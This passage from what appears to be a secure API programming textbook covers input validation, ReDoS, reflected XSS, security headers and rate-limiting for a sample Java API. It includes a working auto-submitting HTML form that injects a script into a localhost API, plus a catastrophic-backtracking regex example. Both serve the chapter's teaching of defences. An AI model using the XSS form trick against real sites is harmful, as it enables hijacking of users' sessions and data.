Some classes included with popular Java libraries perform dangerous operations in their constructors, including reading and writing files and performing other actions. Some classes can even be used to load and execute attacker-supplied bytecode directly. Attackers can exploit this behavior by sending a carefully crafted message that causes the vulnerable class to be loaded and executed.

The solution to these problems is to allowlist a known set of safe classes and refuse to deserialize any other class. Avoid frameworks that do not allow you to control which classes are deserialized. Consult the OWASP Deserialization Cheat Sheet for advice on avoid insecure deserialization vulnerabilities in several programming languages: https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html. You should take extra care when using a complex input format such as XML, because there are several specific attacks against such formats. OWASP maintains cheat sheets for secure processing of XML and other attacks, which you can find linked from the deserialization cheat sheet.

[a] See https://adamcaudill.com/2017/10/04/exploiting-jackson-rce-cve-2017-7525/ for a description of the vulnerability. The vulnerability relies on a feature of Jackson that is disabled by default.

Although the API is using a safe JSON parser, it's still trusting the input in other regards. For example, it doesn't check whether the supplied username is less than the 30-character maximum configured in the database schema. What happens you pass in a longer username?

```
$ curl -d '{"name":"test", "owner":"a really long username
➥ that is more than 30 characters long"}'
➥ http://localhost:4567/spaces -i
HTTP/1.1 500 Server Error
Date: Fri, 01 Feb 2019 13:28:22 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"error":"internal server error"}
```

If you look in the server logs, you see that the database constraint caught the problem:

```
Value too long for column "OWNER VARCHAR(30) NOT NULL"
```

But you shouldn't rely on the database to catch all errors. A database is a valuable asset that your API should be protecting from invalid requests. Sending requests to the database that contain basic errors just ties up resources that you would rather use processing genuine requests. Furthermore, there may be additional constraints that are harder to express in a database schema. For example, you might require that the user exists in the corporate LDAP directory. In listing 2.8, you'll add some basic input validation to ensure that usernames are at most 30 characters long, and space names up

to 255 characters. You'll also ensure that usernames contain only alphanumeric characters, using a regular expression.

> **PRINCIPLE** Always *define acceptable inputs rather than unacceptable ones* when validating untrusted input. An *allow list* describes exactly which inputs are considered valid and rejects anything else.[1] A *blocklist* (or *deny list*), on the other hand, tries to describe which inputs are invalid and accepts anything else. Blocklists can lead to security flaws if you fail to anticipate every possible malicious input. Where the range of inputs may be large and complex, such as Unicode text, consider listing general classes of acceptable inputs like "decimal digit" rather than individual input values.

Open the SpaceController.java file in your editor and find the `createSpace` method again. After each variable is extracted from the input JSON, you will add some basic validation. First, you'll ensure that the `spaceName` is shorter than 255 characters, and then you'll validate the owner username matches the following regular expression:

```
[a-zA-Z][a-zA-Z0-9]{1,29}
```

That is, an uppercase or lowercase letter followed by between 1 and 29 letters or digits. This is a safe basic alphabet for usernames, but you may need to be more flexible if you need to support international usernames or email addresses as usernames.

Listing 2.8 Validating inputs

```
public String createSpace(Request request, Response response)
    throws SQLException {
  var json = new JSONObject(request.body());
  var spaceName = json.getString("name");
  if (spaceName.length() > 255) {
    throw new IllegalArgumentException("space name too long");
  }
  var owner = json.getString("owner");
  if (!owner.matches("[a-zA-Z][a-zA-Z0-9]{1,29}")) {
    throw new IllegalArgumentException("invalid username: " + owner);
  }
  ..
}
```

Check that the space name is not too long.

Here we use a regular expression to ensure the username is valid.

Regular expressions are a useful tool for input validation, because they can succinctly express complex constraints on the input. In this case, the regular expression ensures that the username consists only of alphanumeric characters, doesn't start with a number, and is between 2 and 30 characters in length. Although powerful, regular expressions can themselves be a source of attack. Some regular expression implementations can be made to consume large amounts of CPU time when processing certain inputs,

[1] You may hear the older terms *whitelist* and *blacklist* used for these concepts, but these words can have negative connotations and should be avoided. See https://www.ncsc.gov.uk/blog-post/terminology-its-not-black-and-white for a discussion.

leading to an attack known as a *regular expression denial of service* (ReDoS) attack (see sidebar).

ReDoS Attacks

A *regular expression denial of service (or ReDoS) attack* occurs when a regular expression can be forced to take a very long time to match a carefully chosen input string. This can happen if the regular expression implementation can be forced to back-track many times to consider different possible ways the expression might match.

As an example, the regular expression `^(a|aa)+$` can match a long string of `a` characters using a repetition of either of the two branches. Given the input string "aaaaaaaaaaaaab" it might first try matching a long sequence of single `a` characters, then when that fails (when it sees the `b` at the end) it will try matching a sequence of single a characters followed by a double-a (`aa`) sequence, then two double-a sequences, then three, and so on. After it has tried all those it might try interleaving single-a and double-a sequences, and so on. There are a lot of ways to match this input, and so the pattern matcher may take a very long time before it gives up. Some regular expression implementations are smart enough to avoid these problems, but many popular programming languages (including Java) are not.[a] Design your regular expressions so that there is always only a single way to match any input. In any repeated part of the pattern, each input string should only match one of the alternatives. If you're not sure, prefer using simpler string operations instead.

[a] Java 11 appears to be less susceptible to these attacks than earlier versions.

If you compile and run this new version of the API, you'll find that you still get a 500 error, but at least you are not sending invalid requests to the database anymore. To communicate a more descriptive error back to the user, you can install a Spark exception handler in your `Main` class, as shown in listing 2.9. Go back to the Main.java file in your editor and navigate to the end of the main method. Spark exception handlers are registered by calling the `Spark.exception()` method, which we have already statically imported. The method takes two arguments: the exception class to handle, and then a handler function that will take the exception, the request, and the response objects. The handler function can then use the response object to produce an appropriate error message. In this case, you will catch `IllegalArgumentException` thrown by our validation code, and `JSONException` thrown by the JSON parser when given incorrect input. In both cases, you can use a helper method to return a formatted 400 Bad Request error to the user. You can also return a 404 Not Found result when a user tries to access a space that doesn't exist by catching Dalesbred's `EmptyResultException`.

Listing 2.9 Handling exceptions

```
import org.dalesbred.result.EmptyResultException;
import spark.*;

public class Main {
```

Add required imports.

```
public static void main(String... args) throws Exception {
  ..
  exception(IllegalArgumentException.class,
      Main::badRequest);
  exception(JSONException.class,
      Main::badRequest);
  exception(EmptyResultException.class,
      (e, request, response) -> response.status(404));
}
private static void badRequest(Exception ex,
    Request request, Response response) {
  response.status(400);
  response.body("{\"error\": \"" + ex + "\"}");
}
..
}
```

Install an exception handler to signal invalid inputs to the caller as HTTP 400 errors.

Also handle exceptions from the JSON parser.

Return 404 Not Found for Dalesbred empty result exceptions.

Now the user gets an appropriate error if they supply invalid input:

```
$ curl -d '{"name":"test", "owner":"a really long username
➥ that is more than 30 characters long"}'
➥ http://localhost:4567/spaces -i
HTTP/1.1 400 Bad Request
Date: Fri, 01 Feb 2019 15:21:16 GMT
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"error": "java.lang.IllegalArgumentException: invalid username: a really
     long username that is more than 30 characters long"}
```

Pop quiz

3 Given the following code for processing binary data received from a user (as a `java.nio.ByteBuffer`):

```
int msgLen = buf.getInt();
byte[] msg = new byte[msgLen];
buf.get(msg);
```

and recalling from the start of section 2.5 that Java is a memory-safe language, what is the main vulnerability an attacker could exploit in this code?

a Passing a negative message length
b Passing a very large message length
c Passing an invalid value for the message length
d Passing a message length that is longer than the buffer size
e Passing a message length that is shorter than the buffer size

The answer is at the end of the chapter.

2.6 Producing safe output

In addition to validating all inputs, an API should also take care to ensure that the outputs it produces are well-formed and cannot be abused. Unfortunately, the code you've written so far does not take care of these details. Let's have a look again at the output you just produced:

```
HTTP/1.1 400 Bad Request
Date: Fri, 01 Feb 2019 15:21:16 GMT
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Server: Jetty(9.4.8.v20171121)

{"error": "java.lang.IllegalArgumentException: invalid username: a really
     long username that is more than 30 characters long"}
```

There are three separate problems with this output as it stands:

1. It includes details of the exact Java exception that was thrown. Although not a vulnerability by itself, these kinds of details in outputs help a potential attacker to learn what technologies are being used to power an API. The headers are also leaking the version of the Jetty webserver that is being used by Spark under the hood. With these details the attacker can try and find known vulnerabilities to exploit. Of course, if there are vulnerabilities then they may find them anyway, but you've made their job a lot easier by giving away these details. Default error pages often leak not just class names, but full stack traces and other debugging information.
2. It echoes back the erroneous input that the user supplied in the response and doesn't do a good job of escaping it. When the API client might be a web browser, this can result in a vulnerability known as *reflected cross-site scripting* (XSS). You'll see how an attacker can exploit this in section 2.6.1.
3. The Content-Type header in the response is set to `text/html` rather than the expected `application/json`. Combined with the previous issue, this increases the chance that an XSS attack could be pulled off against a web browser client.

You can fix the information leaks in point 1 by simply removing these fields from the response. In Spark, it's unfortunately rather difficult to remove the Server header completely, but you can set it to an empty string in a filter to remove the information leak:

```
afterAfter((request, response) ->
      response.header("Server", ""));
```

You can remove the leak of the exception class details by changing the exception handler to only return the error message not the full class. Change the `badRequest` method you added earlier to only return the detail message from the exception.

```
private static void badRequest(Exception ex,
    Request request, Response response) {
```

```
    response.status(400);
    response.body("{\"error\": \"" + ex.getMessage() + "\"}");
  }
```

Cross-Site Scripting

Cross-site scripting, or XSS, is a common vulnerability affecting web applications, in which an attacker can cause a script to execute in the context of another site. In a *persistent XSS*, the script is stored in data on the server and then executed whenever a user accesses that data through the web application. A *reflected XSS* occurs when a maliciously crafted input to a request causes the script to be included (reflected) in the response to that request. Reflected XSS is slightly harder to exploit because a victim has to be tricked into visiting a website under the attacker's control to trigger the attack. A third type of XSS, known as *DOM-based XSS*, attacks JavaScript code that dynamically creates HTML in the browser.

These can be devastating to the security of a web application, allowing an attacker to potentially steal session cookies and other credentials, and to read and alter data in that session. To appreciate why XSS is such a risk, you need to understand that the security model of web browsers is based on the *same-origin policy* (SOP). Scripts executing within the same origin (or same site) as a web page are, by default, able to read cookies set by that website, examine HTML elements created by that site, make network requests to that site, and so on, although scripts from other origins are blocked from doing those things. A successful XSS allows an attacker to execute their script as if it came from the target origin, so the malicious script gets to do all the same things that the genuine scripts from that origin can do. If I can successfully exploit an XSS vulnerability on facebook.com, for example, my script could potentially read and alter your Facebook posts or steal your private messages.

Although XSS is primarily a vulnerability in web applications, in the age of single-page apps (SPAs) it's common for web browser clients to talk directly to an API. For this reason, it's essential that an API take basic precautions to avoid producing output that might be interpreted as a script when processed by a web browser.

2.6.1 Exploiting XSS Attacks

To understand the XSS attack, let's try to exploit it. Before you can do so, you may need to add a special header to your response to turn off built-in protections in some browsers that will detect and prevent reflected XSS attacks. This protection used to be widely implemented in browsers but has recently been removed from Chrome and Microsoft Edge.[2] If you're using a browser that still implements it, this protection makes it harder to pull off this specific attack, so you'll disable it by adding the following header filter to your `Main` class (an `afterAfter` filter in Spark runs after all other

[2] See https://scotthelme.co.uk/edge-to-remove-xss-auditor/ for a discussion of the implications of Microsoft's announcement. Firefox never implemented the protections in the first place, so this protection will soon be gone from most major browsers. At the time of writing, Safari was the only browser I found that blocked the attack by default.

filters, including exception handlers). Open the Main.java file in your editor and add the following lines to the end of the main method:

```
afterAfter((request, response) -> {
  response.header("X-XSS-Protection", "0");
});
```

The `X-XSS-Protection` header is usually used to ensure browser protections are turned on, but in this case, you'll turn them off temporarily to allow the bug to be exploited.

> **NOTE** The XSS protections in browsers have been found to cause security vulnerabilities of their own in some cases. The OWASP project now recommends always disabling the filter with the `X-XSS-Protection: 0` header as shown previously.

With that done, you can create a malicious HTML file that exploits the bug. Open your text editor and create a file called xss.html and copy the contents of listing 2.10 into it. Save the file and double-click on it or otherwise open it in your web browser. The file includes a HTML form with the `enctype` attribute set to `text/plain`. This instructs the web browser to format the fields in the form as plain text `field=value` pairs, which you are exploiting to make the output look like valid JSON. You should also include a small piece of JavaScript to auto-submit the form as soon as the page loads.

Listing 2.10 Exploiting a reflected XSS

```
<!DOCTYPE html>
<html>
  <body>
    <form id="test" action="http://localhost:4567/spaces"
        method="post" enctype="text/plain">
      <input type="hidden" name='{"x":"'
        value='","name":"x",
➥ "owner":"&lt;script&gt;alert(&apos;XSS!&apos;);
➥ &lt;/script&gt;"}' />
    </form>
    <script type="text/javascript">
      document.getElementById("test").submit();
    </script>
  </body>
</html>
```

The form is configured to POST with Content-Type text/plain.

You carefully craft the form input to be valid JSON with a script in the "owner" field.

Once the page loads, you automatically submit the form using JavaScript.

If all goes as expected, you should get a pop-up in your browser with the "XSS" message. So, what happened? The sequence of events is shown in figure 2.8, and is as follows:

1. When the form is submitted, the browser sends a POST request to http://localhost:4567/spaces with a Content-Type header of text/plain and the hidden form field as the value. When the browser submits the form, it takes each form element and submits them as name=value pairs. The `<`, `>` and `&apos;` HTML entities are replaced with the literal values <, >, and `'` respectively.

2 The name of your hidden input field is `'{"x":"'`, although the value is your long malicious script. When the two are put together the API will see the following form input:

```
{"x":"=","name":"x","owner":"<script>alert('XSS!');</script>"}
```

3 The API sees a valid JSON input and ignores the extra "x" field (which you only added to cleverly hide the equals sign that the browser inserted). But the API rejects the username as invalid, echoing it back in the response:

```
{"error": "java.lang.IllegalArgumentException: invalid username:
   <script>alert('XSS!');</script>"}
```

4 Because your error response was served with the default Content-Type of `text/html`, the browser happily interprets the response as HTML and executes the script, resulting in the XSS popup.




Figure 2.8 A reflected cross-site scripting (XSS) attack against your API can occur when an attacker gets a web browser client to submit a form with carefully crafted input fields. When submitted, the form looks like valid JSON to the API, which parses it but then produces an error message. Because the response is incorrectly returned with a HTML content-type, the malicious script that the attacker provided is executed by the web browser client.

Developers sometimes assume that if they produce valid JSON output then XSS is not a threat to a REST API. In this case, the API both consumed and produced valid JSON and yet it was possible for an attacker to exploit an XSS vulnerability anyway.

2.6.2 Preventing XSS

So, how do you fix this? There are several steps that can be taken to avoid your API being used to launch XSS attacks against web browser clients:

- Be strict in what you accept. If your API consumes JSON input, then require that all requests include a `Content-Type` header set to `application/json`. This prevents the form submission tricks that you used in this example, as a HTML form cannot submit `application/json` content.
- Ensure all outputs are well-formed using a proper JSON library rather than by concatenating strings.
- Produce correct `Content-Type` headers on all your API's responses, and never assume the defaults are sensible. Check error responses in particular, as these are often configured to produce HTML by default.
- If you parse the `Accept` header to decide what kind of output to produce, never simply copy the value of that header into the response. Always explicitly specify the `Content-Type` that your API has produced.

Additionally, there are some standard security headers that you can add to all API responses to add additional protection for web browser clients (see table 2.1).

Table 2.1 Useful security headers

Security header	Description	Comments
`X-XSS-Protection`	Tells the browser whether to block/ignore suspected XSS attacks.	The current guidance is to set to "`0`" on API responses to completely disable these protections due to security issues they can introduce.
`X-Content-Type-Options`	Set to `nosniff` to prevent the browser guessing the correct Content-Type.	Without this header, the browser may ignore your `Content-Type` header and guess (sniff) what the content really is. This can cause JSON output to be interpreted as HTML or JavaScript, so always add this header.
`X-Frame-Options`	Set to `DENY` to prevent your API responses being loaded in a frame or iframe.	In an attack known as *drag 'n' drop clickjacking*, the attacker loads a JSON response into a hidden iframe and tricks a user into dragging the data into a frame controlled by the attacker, potentially revealing sensitive information. This header prevents this attack in older browsers but has been replaced by Content Security Policy in newer browsers (see below). It is worth setting both headers for now.

Table 2.1 Useful security headers *(continued)*

Security header	Description	Comments
`Cache-Control` and `Expires`	Controls whether browsers and proxies can cache content in the response and for how long.	These headers should always be set correctly to avoid sensitive data being retained in the browser or network caches. It can be useful to set default cache headers in a `before()` filter, to allow specific endpoints to override it if they have more specific caching requirements. The safest default is to disable caching completely using the `no-store` directive and then selectively re-enable caching for individual requests if necessary. The `Pragma: no-cache` header can be used to disable caching for older HTTP/1.0 caches.

Modern web browsers also support the `Content-Security-Policy` header (CSP) that can be used to reduce the scope for XSS attacks by restricting where scripts can be loaded from and what they can do. CSP is a valuable defense against XSS in a web application. For a REST API, many of the CSP directives are not applicable but it is worth including a minimal CSP header on your API responses so that if an attacker does manage to exploit an XSS vulnerability they are restricted in what they can do. Table 2.2 lists the directives I recommend for a HTTP API. The recommended header for a HTTP API response is:

```
Content-Security-Policy: default-src 'none';
➥  frame-ancestors 'none'; sandbox
```

Table 2.2 Recommended CSP directives for REST responses

Directive	Value	Purpose
`default-src`	`'none'`	Prevents the response from loading any scripts or resources.
`frame-ancestors`	`'none'`	A replacement for `X-Frame-Options`, this prevents the response being loaded into an iframe.
`sandbox`	n/a	Disables scripts and other potentially dangerous content from being executed.

2.6.3 Implementing the protections

You should now update the API to implement these protections. You'll add some filters that run before and after each request to enforce the recommended security settings.

First, add a `before()` filter that runs before each request and checks that any POST body submitted to the API has a correct Content-Type header of `application/json`. The Natter API only accepts input from POST requests, but if your API handles other request methods that may contain a body (such as PUT or PATCH requests), then you should also enforce this filter for those methods. If the content type is incorrect, then you should return a 415 Unsupported Media Type status, because this is the

standard status code for this case. You should also explicitly indicate the UTF-8 character-encoding in the response, to avoid tricks for stealing JSON data by specifying a different encoding such as UTF-16BE (see https://portswigger.net/blog/json-hijacking-for-the-modern-web for details).

Secondly, you'll add a filter that runs after all requests to add our recommended security headers to the response. You'll add this as a Spark `afterAfter()` filter, which ensures that the headers will get added to error responses as well as normal responses.

Listing 2.11 shows your updated main method, incorporating these improvements. Locate the Main.java file under natter-api/src/main/java/com/manning/apisecurityinaction and open it in your editor. Add the filters to the `main()` method below the code that you've already written.

Listing 2.11 Hardening your REST endpoints

```
public static void main(String... args) throws Exception {
  ..
  before(((request, response) -> {
    if (request.requestMethod().equals("POST") &&
        !"application/json".equals(request.contentType())) {
      halt(415, new JSONObject().put(
          "error", "Only application/json supported"
      ).toString());
    }
  }));

  afterAfter((request, response) -> {
    response.type("application/json;charset=utf-8");
    response.header("X-Content-Type-Options", "nosniff");
    response.header("X-Frame-Options", "DENY");
    response.header("X-XSS-Protection", "0");
    response.header("Cache-Control", "no-store");
    response.header("Content-Security-Policy",
        "default-src 'none'; frame-ancestors 'none'; sandbox");
    response.header("Server", "");
  });

  internalServerError(new JSONObject()
      .put("error", "internal server error").toString());
  notFound(new JSONObject()
      .put("error", "not found").toString());

  exception(IllegalArgumentException.class, Main::badRequest);
  exception(JSONException.class, Main::badRequest);
}

private static void badRequest(Exception ex,
    Request request, Response response) {
  response.status(400);
  response.body(new JSONObject()
      .put("error", ex.getMessage()).toString());
}
```

Enforce a correct Content-Type on all methods that receive input in the request body.

Return a standard 415 Unsupported Media Type response for invalid Content-Types.

Collect all your standard security headers into a filter that runs after everything else.

Use a proper JSON library for all outputs.

You should also alter your exceptions to not echo back malformed user input in any case. Although the security headers should prevent any bad effects, it's best practice not to include user input in error responses just to be sure. It's easy for a security header to be accidentally removed, so you should avoid the issue in the first place by returning a more generic error message:

```
if (!owner.matches("[a-zA-Z][a-zA-Z0-9]{0,29}")) {
  throw new IllegalArgumentException("invalid username");
}
```

If you must include user input in error messages, then consider sanitizing it first using a robust library such as the OWASP HTML Sanitizer (https://github.com/OWASP/java-html-sanitizer) or JSON Sanitizer. This will remove a wide variety of potential XSS attack vectors.

Pop quiz

4 Which security header should be used to prevent web browsers from ignoring the `Content-Type` header on a response?

   a `Cache-Control`
   b `Content-Security-Policy`
   c `X-Frame-Options: deny`
   d `X-Content-Type-Options: nosniff`
   e `X-XSS-Protection: 1; mode=block`

5 Suppose that your API can produce output in either JSON or XML format, according to the `Accept` header sent by the client. Which of the following should you *not* do? (There may be more than one correct answer.)

   a Set the `X-Content-Type-Options` header.
   b Include un-sanitized input values in error messages.
   c Produce output using a well-tested JSON or XML library.
   d Ensure the Content-Type is correct on any default error responses.
   e Copy the `Accept` header directly to the `Content-Type` header in the response.

The answers are at the end of the chapter.

Answers to pop quiz questions

1 e. Cross-Site Request Forgery (CSRF) was in the Top 10 for many years but has declined in importance due to improved defenses in web frameworks. CSRF attacks and defenses are covered in chapter 4.

2 g. Messages from John and all users' passwords will be returned from the query. This is known as an SQL injection UNION attack and shows that an attacker is not limited to retrieving data from the tables involved in the original query but can also query other tables in the database.

3 b. The attacker can get the program to allocate large byte arrays based on user input. For a Java `int` value, the maximum would be a 2GB array, which would probably allow the attacker to exhaust all available memory with a few requests. Although passing invalid values is an annoyance, recall from the start of section 2.5 that Java is a memory-safe language and so these will result in exceptions rather than insecure behavior.

4 d. `X-Content-Type-Options: nosniff` instructs browsers to respect the Content-Type header on the response.

5 b and e. You should never include unsanitized input values in error messages, as this may allow an attacker to inject XSS scripts. You should also never copy the Accept header from the request into the Content-Type header of a response, but instead construct it from scratch based on the actual content type that was produced.

Summary

- SQL injection attacks can be avoided by using prepared statements and parameterized queries.
- Database users should be configured to have the minimum privileges they need to perform their tasks. If the API is ever compromised, this limits the damage that can be done.
- Inputs should be validated before use to ensure they match expectations. Regular expressions are a useful tool for input validation, but you should avoid ReDoS attacks.
- Even if your API does not produce HTML output, you should protect web browser clients from XSS attacks by ensuring correct JSON is produced with correct headers to prevent browsers misinterpreting responses as HTML.
- Standard HTTP security headers should be applied to all responses, to ensure that attackers cannot exploit ambiguity in how browsers process results. Make sure to double-check all error responses, as these are often forgotten.

3 Securing the Natter API

This chapter covers

- Authenticating users with HTTP Basic authentication
- Authorizing requests with access control lists
- Ensuring accountability through audit logging
- Mitigating denial of service attacks with rate-limiting

In the last chapter you learned how to develop the functionality of your API while avoiding common security flaws. In this chapter you'll go beyond basic functionality and see how proactive security mechanisms can be added to your API to ensure all requests are from genuine users and properly authorized. You'll protect the Natter API that you developed in chapter 2, applying effective password authentication using Scrypt, locking down communications with HTTPS, and preventing denial of service attacks using the Guava rate-limiting library.

3.1 Addressing threats with security controls

You'll protect the Natter API against common threats by applying some basic security mechanisms (also known as *security controls*). Figure 3.1 shows the new mechanisms that you'll develop, and you can relate each of them to a STRIDE threat (chapter 1) that they prevent:

- *Rate-limiting* is used to prevent users overwhelming your API with requests, limiting denial of service threats.
- *Encryption* ensures that data is kept confidential when sent to or from the API and when stored on disk, preventing information disclosure. Modern encryption also prevents data being tampered with.
- *Authentication* makes sure that users are who they say they are, preventing spoofing. This is essential for accountability, but also a foundation for other security controls.
- *Audit logging* is the basis for accountability, to prevent repudiation threats.
- Finally, you'll apply *access control* to preserve confidentiality and integrity, preventing information disclosure, tampering and elevation of privilege attacks.

NOTE An important detail, shown in figure 3.1, is that only rate-limiting and access control directly reject requests. A failure in authentication does not




Figure 3.1 Applying security controls to the Natter API. Encryption prevents information disclosure. Rate-limiting protects availability. Authentication is used to ensure that users are who they say they are. Audit logging records who did what, to support accountability. Access control is then applied to enforce integrity and confidentiality.

immediately cause a request to fail, but a later access control decision may reject a request if it is not authenticated. This is important because we want to ensure that even failed requests are logged, which they would not be if the authentication process immediately rejected unauthenticated requests.

Together these five basic security controls address the six basic STRIDE threats of spoofing, tampering, repudiation, information disclosure, denial of service, and elevation of privilege that were discussed in chapter 1. Each security control is discussed and implemented in the rest of this chapter.

3.2 Rate-limiting for availability

Threats against availability, such as *denial of service* (DoS) attacks, can be very difficult to prevent entirely. Such attacks are often carried out using hijacked computing resources, allowing an attacker to generate large amounts of traffic with little cost to themselves. Defending against a DoS attack, on the other hand, can require significant resources, costing time and money. But there are several basic steps you can take to reduce the opportunity for DoS attacks.

DEFINITION A *Denial of Service* (DoS) *attack* aims to prevent legitimate users from accessing your API. This can include physical attacks, such as unplugging network cables, but more often involves generating large amounts of traffic to overwhelm your servers. A *distributed DoS* (DDoS) *attack* uses many machines across the internet to generate traffic, making it harder to block than a single bad client.

Many DoS attacks are caused using unauthenticated requests. One simple way to limit these kinds of attacks is to never let unauthenticated requests consume resources on your servers. Authentication is covered in section 3.3 and should be applied immediately after rate-limiting before any other processing. However, authentication itself can be expensive so this doesn't eliminate DoS threats on its own.

NOTE Never allow unauthenticated requests to consume significant resources on your server.

Many DDoS attacks rely on some form of amplification so that an unauthenticated request to one API results in a much larger response that can be directed at the real target. A popular example are *DNS amplification attacks*, which take advantage of the unauthenticated Domain Name System (DNS) that maps host and domain names into IP addresses. By spoofing the return address for a DNS query, an attacker can trick the DNS server into flooding the victim with responses to DNS requests that they never sent. If enough DNS servers can be recruited into the attack, then a very large amount of traffic can be generated from a much smaller amount of request traffic, as shown in figure 3.2. By sending requests from a network of compromised machines (known as a *botnet*), the attacker can generate very large amounts of traffic to the victim at little cost to themselves. DNS amplification is an example of a *network-level DoS attack*. These




Figure 3.2 In a DNS amplification attack, the attacker sends the same DNS query to many DNS servers, spoofing their IP address to look like the request came from the victim. By carefully choosing the DNS query, the server can be tricked into replying with much more data than was in the original query, flooding the victim with traffic.

attacks can be mitigated by filtering out harmful traffic entering your network using a firewall. Very large attacks can often only be handled by specialist DoS protection services provided by companies that have enough network capacity to handle the load.

> **TIP** Amplification attacks usually exploit weaknesses in protocols based on UDP (User Datagram Protocol), which are popular in the Internet of Things (IoT). Securing IoT APIs is covered in chapters 12 and 13.

Network-level DoS attacks can be easy to spot because the traffic is unrelated to legitimate requests to your API. *Application-layer DoS attacks* attempt to overwhelm an API by sending valid requests, but at much higher rates than a normal client. A basic defense against application-layer DoS attacks is to apply *rate-limiting* to all requests, ensuring that you never attempt to process more requests than your server can handle. It is better to reject some requests in this case, than to crash trying to process everything. Genuine clients can retry their requests later when the system has returned to normal.

> **DEFINITION** *Application-layer DoS attacks* (also known as *layer-7* or *L7 DoS*) send syntactically valid requests to your API but try to overwhelm it by sending a very large volume of requests.

Rate-limiting should be the very first security decision made when a request reaches your API. Because the goal of rate-limiting is ensuring that your API has enough resources to be able to process accepted requests, you need to ensure that requests that exceed your API's capacities are rejected quickly and very early in processing. Other security controls, such as authentication, can use significant resources, so rate-limiting must be applied before those processes, as shown in figure 3.3.

